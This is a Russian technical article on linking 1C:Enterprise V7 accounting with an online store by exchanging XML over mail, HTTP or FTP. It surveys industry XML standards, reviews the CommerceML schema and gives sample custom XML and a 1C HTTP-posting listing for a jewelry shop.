Взвешивая достоинства и недостатки «Веб-расширения», можно сделать вывод, что его использование разумно только в исключительных случаях. Например, при необходимости организации стыковки по VPN распределенных офисов, или при оборудовании обычного магазина терминалами с «Веб-расширением», чтобы посетители сами могли оформлять для себя заказы.

Альтернативное решение

Концепция

Идея альтернативного решения крайне проста и прямо противоположна концепции "веб-расширения". Основные постулаты этого решения следующие:

1. веб-витрина и учетная система являются абсолютно не зависимыми приложениями и могут быть расположены как угодно далеко друг от друга, соответственно веб-витрина может быть реализована любыми удобными способами.

2. Каждое приложение работает со своей собственной базой данных, имеет свою собственную бизнес-логику и собственный интерфейс.

3. Стыковка приложений осуществляется путем асинхронного обмена данными в заранее оговоренном формате.

4. Процесс обмена данными максимально автоматизирован и не требует вмешательства пользователя.

На сегодняшний день наиболее перспективным решением является использование технологии XML. Однако при внимательном рассмотрении мы сталкиваемся с другой проблемой - проблемой выбора единой схемы описании передаваемых данных.

Принципы реализации системы




Рис. 6. Принципы реализации системы.

Поскольку обе стороны являются равноправными партнерами, то алгоритм синхронизации прост и одинаков для обоих сторон:

1. Пользователь системы производит некоторое действие (покупатель зазывает товар, менеджер изменяет цену и т.п.), все эти действия записываются в некий лог.

2. Периодически, на основании лога, формируется пакет заданий для партнера. Даже если партнер в данный момент не функционирует не страшно - задачи будут накапливаться.

3. Периодически проверяется - не поступило ли от партнера новой задачи. Если поступили, то задания выполняются, и формируется отчет.

4. Периодически организуется обмен данными между партнерами.

Таким образом, учетная система и веб-магазин не имеют постоянной связи, а обмениваются заданиями в определенном формате. На сегодняшний день наиболее перспективным решением является использование технологии XML. Однако при внимательном рассмотрении мы сталкиваемся с другой проблемой - проблемой выбора единой схемы описании передаваемых данных.

Появление общего стандарта описания данных позволило бы избавить разработчиков ПО от изобретения собственных форматов. Однако, любой стандарт - это результат компромисса, который приводит к сложности разработки, неэффективности использования ресурсов, трудности оперативной модернизации и пр.

Поэтому, скорее всего, следует ожидать, что большинство XML-схем будет принадлежать уровню предприятий и достаточно узко специализированных предметных областей. А более высокий уровень обмена информацией будет решаться с помощью конвертеров между разными схемами. Но, обо все по порядку. Рассмотрим основные отраслевые стандарты обмена информацией.

Отраслевые XML-стандарты в мире

Реализуя на практике системы для ведения е-комерции приходится сталкиваться с решением целого ряда технических проблем. Среди них одной из важнейших является проблема интеграции разнородных информационных ресурсов, которая требует создания простого и надежного механизма обмена данными между различными приложениями.

В настоящее время ряд организаций разрабатывает следующие XML-стандарты:

- **Financial Products Markup Language, FpML** (www.fpml.org) — язык разметки финансовых продуктов FpML. Предназначен для обеспечения электронной интеграции широкого перечня финансовых услуг — от электронного трейдинга до спецификаций инвестиционного портфеля для анализа рисков. О выходе первого релиза языка было объявлено в июне 1999 г.

Работы над его созданием ведут компании J. P. Morgan & Co. Incorporated, PricewaterhouseCoopers LLP, а также Bank of America, Chase Manhattan Corporation, Deutsche Bank AG, Fuji Bank и др. Одним из первых пользователей стандарта стало агентство Reuters.

- **Interactive Financial exchange, IFX** (www.ifxforum.org) — спецификация для определения форматов бизнес-сообщений и протокола их передачи в процессе электронного обмена данными. В апреле 1999 г. организован IFX Forum — комитет по созданию IFX. В его работе принимают участие Bank of America, First Union Bank, IBM, Microsoft, NCR, Ассоциация стандартов обмена данными (Data Interchange Standards Association) и др. В настоящее время стандарт IFX поддержала Американская ассоциация ипотечного банковского обслуживания, Сообщество банковского потребительского обслуживания, крупнейшие банки Америки и Ближнего Востока.

- **Extensible Business Reporting Language, XBRL** (www.xbrl.org) — язык для перекодировки финансовых отчетов и статистических данных при передаче их из одной программы в другую с помощью Интернета. Основан на общепринятых стандартах подготовки финансовой отчетности. В августе 1999 г. был образован XBRL Project Committee — международный комитет, который занимается созданием языка XBRL. Членами комитета являются PricewaterhouseCoopers, Arthur Andersen, Deloitte & Touche, KPMG, Microsoft, Dow Jones, J.P. Morgan, Navision Software, Reuters, SAP и др.

  На сегодняшний день разработаны так называемые таксономии (способы описания формальных требований к отчету, представленному в формате XBRL), соответствующие US GAAP, австралийским, сингапурским, канадским, немецким и многим другим национальным стандартам.

- **XML Common Business Language, xCBL** (www.xcbl.org) - представляет собой некоторый комплект XML-схем типичных документов, используемых при совершении электронных сделок. xCBL предложен в качестве стандарта одним из лидеров рынка B2B-решений — компанией Commerce One, к которой присоединились почти все остальные поставщики — Ariba, Oracle, Microsoft, IBM и другие. И правильно — сейчас возможность интеграции является одним из основных конкурентных преимуществ. А, судя по текущему номеру версии (4.0), схема должна быть уже достаточно отработана.

- **Commerce for XML, cXML** (www.cxml.org) - разработка, начатая в феврале 1999 года. cXML сильно отличается от большинства других протоколов обмена деловыми документами. cXML - упрощенный протокол для последовательного обмена электронными документами между приложениями, обеспечивающими приобретение, центрами электронной коммерции и поставщиками. Протокол не включает в себя весь диапазон взаимодействий, которыми обменивающиеся стороны, возможно, хотели бы воспользоваться. Однако с помощью внешних элементов протокол может легко расширяться для выполнения таких функций. На сегодняшний день это, наверное, самый распространенный B2B протокол.

- **Electronic Business XML, ebXML** (www.ebxml.org) - разработкой Electronic Business XML занимаются серьезные люди — ооновский подкомитет UN/CEFACT, который в свое время разрабатывал стандарт EDIFACT (систему обмена таможенными документами), и консорциум OASIS, курирующий разработку целого ряда XML-языков для разных предметных областей. Предполагается, что в рамках ebXML будут стандартизованы не только форматы документов, но и протоколы, сопровождающие типовые бизнес-транзакции, а также средства обеспечения аутентификации участников и защиты документов. Пока из участников рынка о поддержке ebXML заявила только IBM, но наверняка остальные тоже долго не заставят себя ждать.

- **Universal Description, Defenition and Integration, UDDI** (www.uddi.org) - состав участников практически тот же — Microsoft, IBM, Oracle, Ariba и др. Здесь идея состоит в разработке всемирной инфраструктуры электронных «желтых страниц» — системы сбора и хранения информации о доступных в глобальной сети электронных услугах и товарах. Каталог предполагается сделать двухуровневым. На первом уровне — информация об участниках электронной коммерции, включающая адресные данные и описание того, какими продуктами, стандартами, протоколами и процедурами они пользуются. На втором — описание продукции. Участники, а также их продукция рубрицируются некоторыми классификаторами. Технически это предлагается делать по тому же принципу, по которому сейчас в Интернете устроена структура поддержки доменных имен — на базе множества независимых серверов, каждый из которых поддерживает свою копию всей информации и постоянно синхронизируется с остальными. Как реализовать такую вещь — представить достаточно легко. Гораздо труднее вообразить процесс выработки единых классификаторов, которые действительно помогут быстро находить необходимые товары и услуги.

- **Open Financial Exchange, OFX** (www.ofx.net) - спецификация для электронного обмена финансовыми данными между финансовыми учреждениями, бизнесом и потребителями через интернет. Создана CheckFree, Intuit и Microsoft в начале 1997. OFX поддерживает широкий диапазон финансовых операций, включая взаимодействие потребителей и мелкого бизнеса, представление счетов, отслеживание инвестиций (акции, обязательства, взаимные фонды). Начиная с 2000 года, со спецификации 2.0, основой спецификации стал XML. OFX поддерживает транзакции, управление доступом, передачу данных через веб-сайт, тонких клиентов, упрощает процесс одновременного соединения большого количества клиентов. Спецификация OFX свободно доступна для использования любым финансовым учреждением или продавцом. Начиная с марта 2004 года, OFX используется более чем 2000 банками, как основа обработки платежных ведомостей. Последняя доступная версия - 2.0.2.

- **BizTalk Framework** (www.biztalk.org) - инициатива, выдвинутая Microsoft. Необходимость стандартизации XML-обмена на уровне некоторых общих отраслевых задач стала одной из причин инициативы BizTalk. Идея проста. Дано: N систем, каждая со своим форматом документов. Предложено для всех типов документов, которыми надо обмениваться, выработать общий (вообще или в рамках данного сообщества) стандарт на состав и структуру информации и зафиксировать его, естественно, в виде XML-схемы. После чего остается обеспечить перевод каждого из типов документов на язык каждой из систем и обратно.

  В марте 1999 г. был создан руководящий комитет BizTalk Steering Committee, в состав которого входят ведущие в своих отраслях поставщики, органы стандартизации и корпоративные заказчики. Первая версия спецификаций Framework Document Specification 1.0, разработанных Microsoft, были утверждены и опубликованы в конце 1999 года.

Инициатива BizTalk ориентирована на решение следующих задач:

- создание единой реферативной модели;
- подготовка набора описаний спецификаций разнообразных служб;
- разработка бизнес-документов;
- формирование глоссария элементов данных для схем на основе XML.

Практическая работа комитета BizTalk заключается также в разработке стандартов документов для различных прикладных областей (медицины, электротехники, энергетики и пр.). Именно поэтому данная инициатива является "межиндустриальной". Эта задача выполняется в виде формирования единой базы данных о разнообразных XML-схемах, которые позволяют правильным образом интерпретировать и обрабатывать содержимое XML-документов.

На первом этапе применения XML подразумевалось, собственно создание XML-схем документов должно выполняться разработчиком оригинальных документов. (Например, XML- схемы для документов системы R3 разрабатываются компанией SAP, т.е. в этом случае речь идет, как бы о стандарте предприятия). Но в этом случае очевидно, что обмен данными между разными приложениями требуют создания механизма преобразования — желательно автоматического — данных, представленных разными схемами.

Зачем это Microsoft? Все просто — из рукава достается программный продукт, называемый BizTalk Server, обеспечивающий хранение схем, учет участников документооборота, настройку и хранение правил перевода документов для каждого из участников, аутентификацию и защиту документов с помощью шифрования и электронной подписи.

Впрочем, пригодность серверных платформ от Microsoft для серьезных решений продолжает вызывать вопросы.

Но PR-эффект BizTalk Framework несомненен — к инициативе присоединились все ведущие игроки рынка, а стартовавшие ранее начинания (типа RosettaNet - www.rosettanet.org), похоже, оттеснены на периферию общественного сознания.

Чего же не хватает для счастья? Самой малости:

- договориться о конкретных форматах документов (зафиксировать эту самую BizTalk-схему);
- договориться о протоколах бизнес-транзакций (в какой последовательности и какими документами нужно обмениваться при совершении конкретных сделок);
- и, наконец, договориться, как вообще узнавать о существовании в глобальной сети каких-то компаний и сервисов.

Что касается российских форматов, то в настоящее время на сайте Ассоциации российских банков (www.arb.ru), в разделе Секции по Интернет-технологиям размещены в свободном доступе библиотеки форматов электронных сообщений от различных российских компаний-разработчиков, рецензии и комментарии к ним, другие документы рабочей группы. Среди них - библиотеки компаний Intersoft Lab, 1С, Корус АКС, БИС, Парус, РФК и других (в связи с обновлением сайта информация может быть не доступна).

Однако есть и другой путь: создание XML-схем, соответствующих другому уровню общности задач — например, на уровне обмена коммерческой информацией, между торговыми организациями. Понятно, что работать с одной схемой гораздо удобнее, чем с набором разных, но столь же очевидно, что разработка таких универсальных решений сложнее, в том числе и с организационной точки зрения. Одним из решений стало создание первой российской XML-схемы отраслевого уровня - CommerceML.

CommerceML

Данная схема предназначена для обмена коммерческой информацией. Схема не претендует на законченный стандарт, планируется ее дальнейшее развитие и совершенствование.

Немного истории

Июль 2000 года. Фирма "1С" и российское представительство Microsoft объявили о начале работ по созданию стандартов электронного обмена в формате XML для торговых организаций. Надо отметить, что такая постановка задачи была очень своевременной, ведь потенциал XML- технологий очень сложно реализовать, если вместо отраслевых стандартов мы получил огромное множество внутрикорпоративных.

12 октября 2000. На прошедшей пресс-конференции был представлен стандарт обмена коммерческой информацией в формате XML. Разработка выполнялась специалистами фирм "1С" и Extra.RU при технической поддержке инженеров Microsoft. На завершающем этапе к этим организациям присоединились специалисты интернет-компаний Port.RU и Price.RU, а также московского отделения Intel. Было подписано соглашение о поддержке представленного стандарта. Соглашение не является закрытым, к нему могут присоединиться, при одобрении всех участников, другие организации.

Участники проекта подчеркивали, что они исходили из принципа открытости и универсальности: проект изначально независим от особенностей программного обеспечения и структур баз данных кого-то из участников проекта. В его основе заложены общие принципы торговой деятельности.

При разработке стандарта использовались западные аналоги, но отечественный вариант существенно отличается от них, так как учитывает российскую специфику учета и торговли. Одной из основных задач при разработке схемы было вычленить минимально необходимый набор реквизитов, достаточный для однозначного описания (идентификации) хозяйственных операций. В итоге схема представляет собой минимальный, но полный набор реквизитов.

6 декабря 2001 года. Разработанная XML-схема получила имя собственное — CommerceInfo. Создан специальный веб-сервер (www.Commerce.ru), на котором размещена полная техническая и организационная информация о проекте. Некоторое время спустя, были внесены некоторые изменения в первоначальный вариант схемы, и она получила иное официальное имя — CommerceML (www.CommerceML.ru).

3 марта 2001 года. На партнерском семинаре фирма "1С" представила новую редакцию 8.7 типовой конфигурации "1С:Торговля и Склад" — первое тиражное решение, в котором реализована возможность обмена коммерческой информацией в формате XML в соответствии со стандартом CommerceML. В этой программе используются два вида XML-обмена: "Продавец — веб-витрина" и "Покупатель — Продавец". Первый предназначен для оперативной публикации коммерческих предложений в веб-каталогах. Второй — для обмена данными (например, накладных) между различными учетными системами.

Сейчас разработана вторая редакция стандарта и опубликована на сайте НП STP (www.stp.ru). В продуктах фирмы 1С, разработанных на новой технологической платформе "1С:Предприятие 8.0". (Управление торговлей, Управление промышленным предприятием) будет реализован именно этот вариант стандарта.

Посмотрим на CommerceML поближе

Разработанный вариант схемы CommerceML предполагает обмен информацией трех видов:

· каталогами товаров;

· коммерческими предложениями;

· документами.

Каждому из них соответствует свой элемент XML-схемы - "Каталог", "ПакетПредложений" и "Документ". Понятно, что в одном документе, в принципе могут быть несколько таких элементов в произвольном сочетании. Три другие элемента первого уровня ("Контрагент", "Склад" и "Банк"), содержат справочную информацию, которая используется в "функциональных" элементах.

Данная схема не предназначена для обмена произвольными документами. Также передней не ставится задачи поддержки распределенной базы данных. Схема описывает документы, сопровождающие наиболее распространенные торговые операции:

· Заказ товара;

· Счет на оплату;

· Отпуск товара;

· Счет-фактура;

· Возврат товара;

· Передача товара на реализацию;

· Возврат товара с реализации;

· Отчет о продажах комиссионного товара;

· Выплата наличных денег;

· Возврат наличных денег;

· Выплата безналичных денег;

· Возврат безналичных денег.

См. Рисунок 8 в Приложении

Для предприятия – отправителя и получателя XML- документа – операции представляются разными документами. Например «Отпуск товара» для отправителя сопровождается оформлением «расходной накладной» («накладной на отпуск товара»), а для получателя – оформлением «приходной накладной». Программа автоматизации учета может, исходя из вида хозяйственной операции и роли, которая указана для данного предприятия, «понять», является ли «собственное предприятие» (от лица которого ведется учет в программе) получателем данного документа. Предусмотрены следующие роли:

· Продавец;

· Покупатель;

· Плательщик;

· Получатель.

Например, если в обрабатываемом XML-документе, описывающем «Отпуск товара» роль «собственного предприятия» обозначена как «Покупатель», то это означает, что XML-документ описывает расходную накладную поставщика, и ее следует импортировать в учетную систему как «накладную на поступление товара».

Отметим основные моменты:

1. В документе используется специальный тег <description>, в котором записывается произвольный текст комментария к схеме с использованием разметки HTML.

2. Все описание схемы состоит из последовательности базовых тегов <Element Type>, описывающих элементы XML-документа. Однако нужно обратить внимание, что в данном случае мы не видим иерархию взаимосвязей элементов между собой — сейчас они представлены лишь в виде списка. Но иерархия элементов тут все же определяется, так как каждый элемент содержит список подчиненных ему элементов.

3. Каждый элемент включает описание допустимых подчиненных элементов и атрибутов. (Отметим сразу, что данные в этой схеме записываются в основном в виде атрибутов элементов, а не значений подчиненных элементов.) На примере главного элемента "КоммерческаяИнформация" видно, что он может включать шесть подчиненных элементов ("Контрагент", "Склад", "Банк", "Каталог", "ПакетПредложений", "Документ"), которые являются необязательными, но каждый их них может быть использоваться несколько раз (minOccus="0", maxOccurs="*). Причем в XML-документе эти элементы должны располагаться именно в этой очередности (order="seq"). Сам элемент "КоммерческаяИнформация" не может иметь текстовой информации (content="eltOnly"), может включать необязательный (required="no") атрибут "Комментарий" текстового вида (dt:type="string").

4. В схеме широко используются уникальные идентификаторы, которые применяются для связи, как информации XML-документа с базой данных конкретной учетной системы (например, с каталогами), так и внутренних элементов документа между собой. Для формирования таких уникальных предлагается использовать технологию GUID (Global Unique ID).

Достоинства и недостатки CommerceML

Самым большим достоинством CommerceML-схемы несомненно является ее универсальность. Необходимо один раз написать скрипт обработки и составления XML документа, который будет работать с любым документом, отвечающим стандарту.

Вторым, не совсем очевидным, достоинством является маркетинговый ход - "наш магазин совместим со стандартом CommerceML".

Давайте теперь рассмотрим, какие проблемы принесет нам эта схема. Как уже отмечалось - за универсальность приходится расплачиваться ресурсами. Например, выгрузка около полутора тысяч позиций товаров, выгруженная в стандартную схему займет порядка 7,5 Мб (!) текста. А теперь представим, сколько системных ресурсов займет обработка такого документа.

Кроме того, схема на стороне V7 отлично работает в типовой конфигурации. Но, как правило, в жизни конфигурации 1С не являются типовыми, а зачастую вообще написаны с нуля. Поэтому придется самостоятельно писать код, который будет составлять и разбирать XML-документ. Необходимо отметить, что представители 1С, участвовавшие в проектировании CommerceML-схемы, отмечают, что в схеме имеются элементы, которые не так легко загрузить в "1С:Торговлю".

Еще одной особенностью этой схемы является то, данные в этой схеме записываются в основном в виде атрибутов элементов, а не значений подчиненных элементов. На мой взгляд, это решение не совсем логичное.

На стороне веб-сервера все тоже не столь безоблачно. В схеме применяются русские названия для элементов и их атрибутов, что нельзя назвать удачным решением - работать с такой схемой, безусловно, можно, но только используя DOM модель.

В описании схемы присутствуют и английские варианты названий для элементов, но английской версии самой схемы не существует. По утверждению 1С он оказался не востребован разработчиками. Судя по всему английского варианта, не будет и для новой версии CommerceML-схемы.

Если процесс разбора XML- документа на стороне веб-сервера остается неизменным, то бизнес-логику скорее всего придется каждый раз менять под конкретную задачу. В качестве примера, можно привести одну из разработок, в которой пришлось участвовать - маркетинговый отдел предложил ввести понятие "композитных товаров". При покупке определенной комбинации товаров (определенного количества определенных товарных позиций) цена на каждую единицу товара будет отличаться от установленной. Причем могут вирироваться как сами наборы, так и количество каждой товарной единицы в наборе. Передать описание таких комплектов в схеме не вызывает затруднений, а вот бизнес-логику обработки придется менять. Т.е. ожидаемой выгоды от работы со стандартной схемой - универсальность реализации обработки мы не получаем.

Таким образом мы получаем с одной стороны универсальную схему, с другой стороны с ней крайне не удобно работать. Какой же выход? Использовать собственные схемы. Тут могут возразить - а как же стандартизация? На это могу сказать одно - опыт разработки показывает, что универсальность для веб-решений скорее вредна. Потому что:

1. Двух одинаковых приложений не бывает. Понятно, что какие-то общие грани будут и, безусловно, необходимо пользоваться наработками, но злоупотреблять этим не стоит.

2. Скорость работы приложения - наиболее важная характеристика. Тут можно провести аналогию с нормализацией БД. Для веб-разработок для получения наибольшей скорости работы частенько приходится прибегать к денормализации (желательно еще на стадии разработки структуры).

Но с другой стороны - полностью игнорировать стандарты нельзя. Где же тот критерий, который позволит определить, когда какой вариант предпочтительнее? В качестве такого критерия может выступить ответ на вопрос - "какой информацией, и в каком объеме придется обмениваться?" Если речь идет о разработке интернет-магазина со стандартным набором функций, информация достаточно хорошо поддается структуризации - используйте свои схемы. Если же предполагается дальнейшая стыковка с системами пользователей (B2B) или передаваемые данные плохо структурируются (например, имеются много различных свойств товара, которые группируются сложным образом - магазин торгует украшениями, компьютерами и мебелью), то лучшим решением, безусловно, будет использование CommerceML-схемы.

Еще одним моментом, на который стоит обратить внимание - компании начинают переходить на международные стандарты финансовой отчетности (GAAP). Поэтому для крупных проектов, в которых будут использоваться принципы обмена коммерческой информацией, стратегически верным было бы рассмотрения схем XBRL (www.xbrl.org).

Использование собственных схем

Давайте составим собственную схему исходя из потребностей среднестатистического интернет-магазина. Нам потребуется разработать структуру трех документов

· справочник товаров, формируемый из V7;

· заказы, сделанные в нашем интернет-магазине;

· отчет об обработке справочника товаров веб-приложением.

Такую схему можно будет легко изменить для каждого конкретного случая. Приведу описание структуры для последней разработки, в которой мне пришлось участвовать - интернет-магазин изделий из золота. Естественно, многие элементы в этом описании являются специфичными для данного решения, но на их примере я хочу показать как можно развивать подобную схему.

Что из себя будет представлять документ, описывающий справочник товаров?

Естественно, он должен начинаться со строки:

```
<?xml version="1.0" encoding="windows-1251"?>
```

Поскольку пакетов заданий может накопится много, каждое задание мы должны будем "обернуть" в свой тег, который должен его идентифицировать (в качестве идентификатора я использую время генерации задания):

```
<xml_catalog date="2004-11-17 20:17">
…..
</xml_catalog>
```

Первым кандидатом на обмен является текущее значение курса валют:

```
<currencies>
        <currency id="nal" rate="30"/>
        <currency id="beznal" rate="35"/>
</currencies>
```

Далее нам необходимо предоставить информацию о структуре каталога:

```
<categories>
        <category id="1" parentId="0">Кольца</category>
           <category id="2" parentId="0">Серьги</category>
        <category id="3" parentId="0">Подвески</category>
        <category id="4" parentId="0">Другое</category>
</categories>
```

Поскольку каталог у нас может быть многоуровневым, мы ввели идентификатор родительского раздела - parented. Для верхнего уровня каталога у нас будет использоваться нулевой "родитель".

Для указания типа золота, можно было бы ввести новый уровень в каталоге, но для меня было удобнее вынести информацию:

```
<type_of_gold>
        <type id="1">Белое золото</type>
        <type id="2">Красное золото</type>
</type_of_gold>
```

Какие украшения без камней? Естественно нам необходимо их описание:

```
<type_of_stone>
        <stone id="1" short="топ.">Топаз</stone>
        <stone id="2" short="из.">Изумруд</stone>
        <stone id="3" short="бр.">Брилиант</stone>
        <stone id="4" short="руб.">Рубин</stone>
        <stone id="5" short="спф.">Сапфир</stone>
        <stone id="6" short="цитр.">Цитрин</stone>
        ……….
</type_of_stone>
```

Я уже говорил об инициативе маркетологов - сделать композитные товары. Предоставим им такую возможность:

```
<compozit_group>
        <group id="1">
                <ware price="200" num="1">123<ware>
                <ware price="198" num="1">124<ware>
                ….
        </group>
        …
</compozit_group>
```

Теперь самое интересное - сами товары. Все товары обернуты в тег:

```
<offers>
….
</offers>
```

Каждый товар выделен в отдельный тег

```
<offer id="12341">…</offer>
```

В качестве id товара может выступать его артикул. Внутри этого тега мы описываем все свойства товара:

<categoryId>2</categoryId> - к какой категории принадлежит данный товар

<model>Супер-пупер Кольцо всевластия</model> - название товара

<golg_type>1</golg_type> - тип золота, из которого выполнено изделие

<price>210</price> - цена за единицу.

Возможно у компании есть дилеры, которые разбиты на группы, в зависимости от того, какую колонку прайс-листа они используют:

```
<diler_price>
<group id="1">200</group>
<group id="2">198</group>
<group id="3">180</group>
</diler_price>
```

<description>Кольцо всевластия</description> - простое перечисление свойств товара не интересно для потенциального покупателя. Пусть группа маркетологов поработает и напишет яркий текст, который в одно мгновение заставит совершить покупку. Даже если она тебе совершенно не нужна.

<picture>device12354.jpg</picture> - мы ведь хотим показать товар лицом? Давайте добавим к описанию картинку.

<pictureBig>device12354big.jpg</pictureBig> - маленькая картинка хорошо, но покупателю не хочется брать кота в мешке - дадим ему возможность подробно рассмотреть изделие.

<weight>2,3 гр</weight> - вес изделия

<quantity>1000</quantity> - возможно данную позицию можно доставить только под заказ, а возможно на складе пылиться целый ящик.

Наше изделие может включать в себя драгоценный (или не очень) камень, а то и не один. Опишем и это:

<includes>

<include id="1">

<num>2</num> - количество камней данного типа в данной вставке

<stone_type>1</stone_type> - тип камня

<weight>0,08</weight> - вес камня в каратах

<border>17</border> - количество граней на камне

</include>

<include id="2">

...

</include>

….

</includes>

Возможно, маркетинговый отдел захочет управлять отображением групп новых и популярных товаров:

```
<new>1</new>
<popular>0</popular>
```

Построим теперь документ, который будет описывать заказ, сделанный на сайте:

```
<?xml version="1.0" encoding="windows-1251" ?>
<orders>
        <order date="15:33:12 23.12.03">
                <customer type="0">
                        <fio>Иванов Иван Иванович</fio>
                        <tel>123-45-67</tel>
                        <email>ivanoff@companymail.ru</email>
                        <cash_type>1</cash_type>
                        <adress>Москва, Тупиковый тупик, д.6, кв.1</adress>
                        <rew>Доставте мне и поскорее</rew>
                        <companyName>ООО "Рога и копыта"</companyName>
                        <inn>123456</inn>
                                <regaddress>Москва, Тупиковый тупик, д.6,
оф.1</regaddress>
                        <fax>123-45-67</fax>
                </customer>
                <wares>
                        <ware articl="1" quantity="1" price="111"/>
                        <ware articl="2" quantity="1" price="111"/>
                </wares>
        </order>
        ….
</orders>
```

Как видим, с построением документа, описывающего заказ в магазине, проблем у нас не возникло.

Система, в которой предусмотрен механизм отчетов о выполнении заданий, работает надежнее, чем система, в которой такого механизма не существует. Построим теперь структуру документа, в котором будет отображаться отчеты о проделанной работе. Какую детализацию отчетов об ошибках делать - решать Вам. Я предпочитаю выводить флаг статуса задания, а при ошибке - ее описание. Если ошибка, связана с работой БД (почему у нас не добавился новый товар?) я вывожу сообщение, возвращаемое БД и сам запрос, который привел к ошибке:

```
<?xml version="1.0" encoding="windows-1251"?>
<xml_report>
        <import date="12:25:18 27.04.04">
                <beginTime>2004-05-12 13:48:06</beginTime>
                <endTime>2004-05-12 13:48:22</endTime>
                <status>Import Price OK</status>
        </import>
        <import date="15:33:12 23.12.03">
                <beginTime>2004-01-09 19:47:33</beginTime>
                <endTime>2004-01-09 19:47:34</endTime>
                <status>Import Error</status>
                <mysqlError>
                        <SQLstring>……..</SQLstring>
                                <errorString>Duplicate entry '6125' for key
1</errorString>
                </mysqlError>
        </import>
</xml_report>
```

В принципе, через такой документ отчетов можно организовать обмен информацией о состоянии заказа. Но мне пока не попадались такие заказы.

Подобные структуры очень просто разработать для любой задачи. Как показывает опыт достаточно один раз написать обработку такой структуры XML-документа, а для последующих решений не сильно модифицировать ее. Какой выигрыш от использования подобных схем? Вы получаете вполне типовое решение, которое легко модифицируется под конкретные задачи. Программисту V7 не приходится изучать достаточно сложную CommerceML-схему, понять логику построения простой схемы не сложно. Соответственно скорость разработки повышается.

Возможности 1С для организации обмена

Поскольку обмен данными будет происходить через сеть internet, то выбор транспорта не велик - HTTP, FTP или почта. Причем не обязательно в обе стороны использовать один и тот же транспорт, возможно, будет проще реализовать взаимодействие в таком виде - учетная система может закачивать задачи для веб-магазина по FTP, а получать обратно по HTTP. Все же наилучшим решением было бы использование одного вида транспорта в обе стороны - FTP.

Логичным было бы расположение точки обмена данными на стороне веб-магазина. И действительно - положить и прочитать файл или получить почту может практически любой веб-сервер.

Если на стороне веб-магазина проблем с использованием любого транспорта быть не должно, то на стороне V7 придется использовать дополнительный инструментарий.

Использование почты для обмена

Есть два типа компонент, позволяющих работать с почтой на платформе V7. Первая - библиотека V7Plus. Она разработана и распространяется фирмой 1С в составе типовых конфигураций и на CD информационно-технической поддержки. Эта библиотека не имеет собственной реализации POP3 и SMTP, а предоставляет собой мост между V7 и установленной в системе пользователя MAPI-совместимым почтовым клиентом.

Преимуществом использования V7Plus является то, что вся информация оседает в почтовой базе, таким образом, сохраняется вся история взаимодействия. Вторым преимуществом является то, что помимо работы с почтой библиотека предоставляет возможность работы с HTTP, MSXML и большими текстовыми файлами.

К недостаткам использования V7Plus для работы с почтой следует отнести то, что стабильность работы цепочки V7<->V7Plus<->MAPI нельзя считать удовлетворительной. Известно, что чем больше в системе элементов и связей между ними, тем система менее надежна.

Вторым типом является использование сторонних библиотек, в которых реализован полноценный POP3 и/или SMTP. Такие компоненты работают с почтовыми серверами напрямую, и система получается надежнее. Но вот о хранении архива в таком случае придется позаботиться самостоятельно.

Выполнение HTTP-запросов

Существует два способа выполнить HTTP-запрос из-под V7: либо использовать классом V7HttpReader из библиотеки V7Plus, либо использовать стороннее приложение. С V7Plus все достаточно просто - послали запрос, получили результат и начинаем разбирать то, что получили.

```
Процедура СформироватьИОтослать()

Если ЗагрузитьВнешнююКомпоненту(КаталогИБ() + "v7plus.dll") <> 1 Тогда
    Если ЗагрузитьВнешнююКомпоненту(КаталогИБ() + "ExtForms\" + "v7plus.dll")
<> 1 Тогда        Если ЗагрузитьВнешнююКомпоненту(КаталогПрограммы() +
"v7plus.dll") <> 1 Тогда
           Предупреждение("Компонента v7plus.dll не найдена!");
       КонецЕсли;
    КонецЕсли;
КонецЕсли;

HTTPСервис = СоздатьОбъект("AddIn.V7HTTPReader");
Ответ ="";
//
//   в переменной Text формируются данные для данные для отправления на сервер
//   Корневой элемент <root>  должен быть обязательно
//
Text = "<?xml version=""1.0"" ?><root>" +  XML данные  +  "</root>";
```

(Продолжение листинга на следующей странице).

```
    HTTPСервис.УдалитьЗаголовкиЗапроса();
    HTTPСервис.УстановитьЗаголовокЗапроса("Content-Type", "text/xml");

    HTTPСервис.ОтправитьДляОбработки("http://myserver.ru/1c/senddata.php", Text
, 2, Ответ, 2) ;

    Попытка
        HTTPСервис.ПолучитьКакСтроку("http://localhost/1c/phpinfo.php", Ответ) ;

        Предупреждение("Посылка файла завершена!");
        Сообщить( Ответ );

    Исключение

        Для Сч = 1 По HTTPСервис.КоличествоЗаголовковОтвета() Цикл
            Заголовок = HTTPСервис.ПолучитьЗаголовокОтвета(Сч);
           Содержание = HTTPСервис.ПолучитьСодержаниеЗаголовкаОтвета(Сч);

            Сообщить( Заголовок      +" : "+Содержание );

        КонецЦикла;
         // Это можно использовать при отладке обмена
    КонецПопытки;
КонецПроцедуры
```

Замечание.

В переменной Text формируется содержание POST запроса. Передавать данные на сервер по протоколу HTTP можно как в формате "application/x-www-form-urlencoded", т.е. чтоб принимающий скрипт решил, что был сделан запрос «аля-браузер».

Тогда переменную Text необходимо «присвоить» некой формальной переменной, т.е. чтобы получился формат:

```
var=text....
```

Соответственно, значение переменной Text необходимо «закодировать» функцией, аналогичной PHP-функции urlencode().

Чтоб не реализовывать эту функцию, можно наш запрос послать в том виде, в котором он существует, тогда необходимо:

- На стороне клиента сформировать заголовок Content-Type: text/xml
- В начале запроса добавить xml заголовок: <?xml version="1.0" encoding="…"?>
- На стороне сервера для получения данных использовать глобальную переменную $xmlData = $GLOBALS ['HTTP_RAW_POST_DATA'] ;

Инструмент, предложенный разработчиками для работы с HTTP запросами - компонента V7HttpReader - имеет достаточно скромные возможности и не свободен от мелких недочетов.

